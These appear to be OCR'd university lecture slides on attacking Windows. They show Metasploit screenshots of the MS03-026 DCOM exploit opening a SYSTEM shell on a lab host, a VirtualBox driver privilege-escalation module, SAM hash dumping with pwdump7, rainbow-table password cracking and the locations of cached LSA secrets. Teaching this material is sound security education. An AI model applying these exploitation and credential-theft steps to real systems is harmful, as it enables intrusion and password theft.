
Remote Unauthenticated Exploits

- Target at flaws or misconfigurations
- Network Service Exploits
  - Blaster worm exploits a buffer overrun in RPC (port 135)
- Exploit client-side vulnerabilities
  - IE, Firefox, Office,…
  - Operation Aurora
    - http://en.wikipedia.org/wiki/Operation_Aurora
- Device Driver Exploits
  - Exploit vulnerabilities in Windows Wireless Driver by Johnny Cache in 2006
  - http://www.uninformed.org/?v=6&a=2&t=sumry



Network Exploits Tool: Metasploit

* http://www.metasploit.com/



Network Exploits Tool: Metasploit

Microsoft RPC DCOM Interface Overflow (3)

Microsoft RPC DCOM Interface Overflow

Select payload for target **Windows NT SP3-6a/2000/XP/2003 Universal**:

CURRENT CONFIGURATION - CHANGE TARGET	
EXPLOIT	windows/dcerpc/ms03_026_dcom
TARGET	Windows NT SP3-6a/2000/XP/2003 Universal

NAME	DESCRIPTION
generic/debug_trap	Generate a debug trap in the target process
generic/shell_bind_tcp	Listen for a connection and spawn a command shell
generic/shell_reverse_tcp	Connect back to attacker and spawn a command shell
windows/adduser	Create a new user and add them to local administration group
windows/dllinject/bind_ipv6_tcp	Listen for a connection over IPv6, Inject a Dll via a reflective loader
windows/dllinject/bind_nonx_tcp	Listen for a connection (No NX), Inject a Dll via a reflective loader
windows/dllinject/bind_tcp	Listen for a connection, Inject a Dll via a reflective loader

Network Exploits Tool: Metasploit

Microsoft RPC DCOM Interface Overflow (3)

Please enter all of the required options and press 'Launch Exploit' to continue.

Microsoft RPC DCOM Interface Overflow

Select payload for target **Windows NT SP3-6a/2000/XP/2003 Universal**:

CURRENT CONFIGURATION - CHANGE PAYLOAD	
EXPLOIT	windows/dcerpc/ms03_026_dcom
TARGET	Windows NT SP3-6a/2000/XP/2003 Universal
PAYLOAD	windows/vncinject/bind_tcp
STANDARD OPTIONS	
RHOST	Required
The target address (type: address)	192.168.0.103
RPORT	Required
The target port (type: port)	135

bash

Metasploit Framework Web Console 3.3.3-release - Windows Internet Explorer

http://127.0.0.1:55555/

File Edit View Favorites Tools Help

Metasploit Framework Web Console 3.3.3-release

Exploits Auxiliaries Payloads Console Sessions Options About

Microsoft RPC DCOM Interface Overflow (2)

Metasploit

```
Warning: This copy of the Metasploit Framework was
         We recommend that you update the framework
         For information on updating your copy of Me
             http://dev.metasploit.com/redmine/proje

[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Un
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0
[*] Sending exploit ...
[*] The DCERPC service did not reply to our request
[*] Sending stage (197120 bytes)
[*] VNC Server session 1 opened (192.168.0.147:1103
[*] Starting local TCP relay on 127.0.0.1:5900...
[*] Local TCP relay started.
[*] Launched vnciewer in the background.
[*] Session 1 created in the background.

msf exploit(ms03_026_dcom) >
```

RPORT

Done

VNCShell [SYSTEM@TARGET] - Full Access

NCTU□□□□□□ - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Search Favorites Media

Address http://www.nctu.edu.tw/ Go Links

國立交通大學

National Chiao Tung University

認識交大 行政

搜尋 交大傑出表現

所有網站 校內網頁

傑出表現

交大工程領域獲聯全國第

交大世界大學排名再創佳

交大資工論文全國第一

交大資工論文全球 20

招生資訊

新生入學指引

財務資訊公開

璞玉暨新校區計畫

邁向頂尖大學計畫

通識課程革新計畫

Metasploit Courtesy Shell (TM)

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

http://140.113.40.35/F9710/990115.pdf

Internet

start NCTU□□□□□□ - ... Metasploit Courtesy ... 12:42 AM

Metasploit - exploit... | Penetration Testing ... | Register Metasploit ...

https://localhost:3790/workspaces/2/tasks/new_module_run/exploit/windows/local/virtual_box_guest_additions

metasploit community

Project - Test1 | Account - hank | Administration

Overview | Analysis | Sessions | Campaigns | Web Apps | Modules | Credentials | Reports | Exports | Tasks

Home > Test1 > Modules > VirtualBox Guest Additions VBoxGuest.sys Privilege Escalation

Module

Type: Server Exploit
Ranking: ★
Privileged?: No
Disclosure: July 15, 2014

Developers

Matt Bergin <level@korelogic.com>
Jay Smith <jsmith@korelogic.com>

References

CVE-2014-2477
korelogic

VirtualBox Guest Additions VBoxGuest.sys Privilege Escalation

exploit/windows/local/virtual_box_guest_additions

A vulnerability within the VBoxGuest driver allows an attacker to inject memory they control into an arbitrary location they define. This can be used by an attacker to overwrite HalDispatchTable+0x4 and execute arbitrary code by subsequently calling NtQueryIntervalProfile on Windows XP SP3 systems. This has been tested with VBoxGuest Additions up to 4.3.10r93012.

Exploit Timeout (minutes)

5

Target Settings

Windows XP SP3

Payload Options

Payload Type	Meterpreter	Listener Ports	1024-65535
Connection Type	Auto	Listener Host	
Enable Stage Encoding (IPS evasion)	☐		

Module Options


Warning: No active sessions are compatible with this module

Advanced Options show

Run Module

Authenticated Attacks

- Overview



Authenticated Attacks


- Privilege Escalation
  - Getadmin.exe by Konstantin Sobolev
    - NtAddAtom does not check where it stores the result it returns
    - Use this to set bit 0 of NtGlobalFlag + 2 (in the kernel).
    - Turn off the check for debug privileges in NtOpenProcessToken
    - Attach to WinLogon process (with system privilege) and add the current user to administrators group

Authenticated Attacks

- Once you get Admin or System privileges, you can…
- Extracting and Cracking Passwords
  - %systemroot%\system32\config\SAM
  - HKEY_LOCAL_MACHINE\SAM
  - Locked as long as the OS is running (Use WinPE for examination)

Authenticated Attacks – Extracting Pwd

- pwdump7
  - Extract password hashes from SAM
  - Use its own file system driver (rkdetector.com) to bypass protection
  - Return LM and NTLM hashes of passwords




Authenticated Attacks – Cracking Pwds

- The weaker LM hash can be reduced to 2^{37} potential hash values for alphanumerical passwords
  - precomputed table
- NTLM hash is effectively impossible to brute-force if default password policy is enforced (Windows Vista and so forth)


Cracking Passwords

- Dictionary / Brute-force / Hybrid
- A strong hash (e.g. NTLM) won't help




Cracking Passwords

- Less than 10 seconds to crack the pwd ‘hello9’ with LCP on a Q6600 2.4Ghz machine



Cracking Passwords

- Project RainbowCrack
  - Use of rainbow tables to achieve time-memory trade-offs



(http://project-rainbowcrack.com/)

Cracking Passwords

- Project RainbowCrack

RainbowCrack The Time-Memory Tradeoff Hash Cracker

Home | Download | Documentation | Rainbow Table | Buy Rainbow Table | FAQ | Contact Us

Buy Rainbow Table

This page lists rainbow table based password/hash cracking software.

LM rainbow tables are used to crack password hashes of Windows 2000 and Windows XP operating system.
NTLM rainbow tables are used to crack password hashes of Windows Vista operating system.
MD5 and SHA1 rainbow tables are used to crack corresponding hashes, respectively.
MYSQLSHA1 and ORACLE rainbow tables are used to crack password hashes of databases.
Word/Excel rainbow tables are used to crack password protected Microsoft Word/Excel 97/2000/XP/2003 documents.

Detailed technical information including benchmarks of the rainbow tables in this page can be found here.

Though the rainbow table technology is complicated, to use these ready to work tables is straightforward and does not need in-depth u
of the theory.

LM/NTLM | MD5 | SHA1 | MYSQLSHA1 | ORACLE | Word/Excel

Rainbow Tables & Software for Windows Password Crack **Price: USD 300**


Includes:

- LM Rainbow Tables
  - Rainbow table "lm_ascii-32-65-123-4#1-7" (view video demo)
    - Size: 32 GB
    - Success rate: 99.9%
    - Password charset: space and !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}~
    - Password length: 1 to 14
- NTLM Rainbow Tables
  - Rainbow table "ntlm_numeric#1-12"
    - Size: 8.75 GB
    - Success rate: 99.9%
    - Password charset: 0123456789
    - Password length: 1 to 12
  - Rainbow table "ntlm_loweralpha#1-9"

Dumping Cached Passwords

- LSA (Local Security Authority) secret cache
  - HKLK_SECURITY\Policy\Secrects
  - Service Account Passwords (e.g. backup service)
  - Cached password hashes of the last ten users
  - FTP / web-user plaintext passwords
  - RAS account / passwords
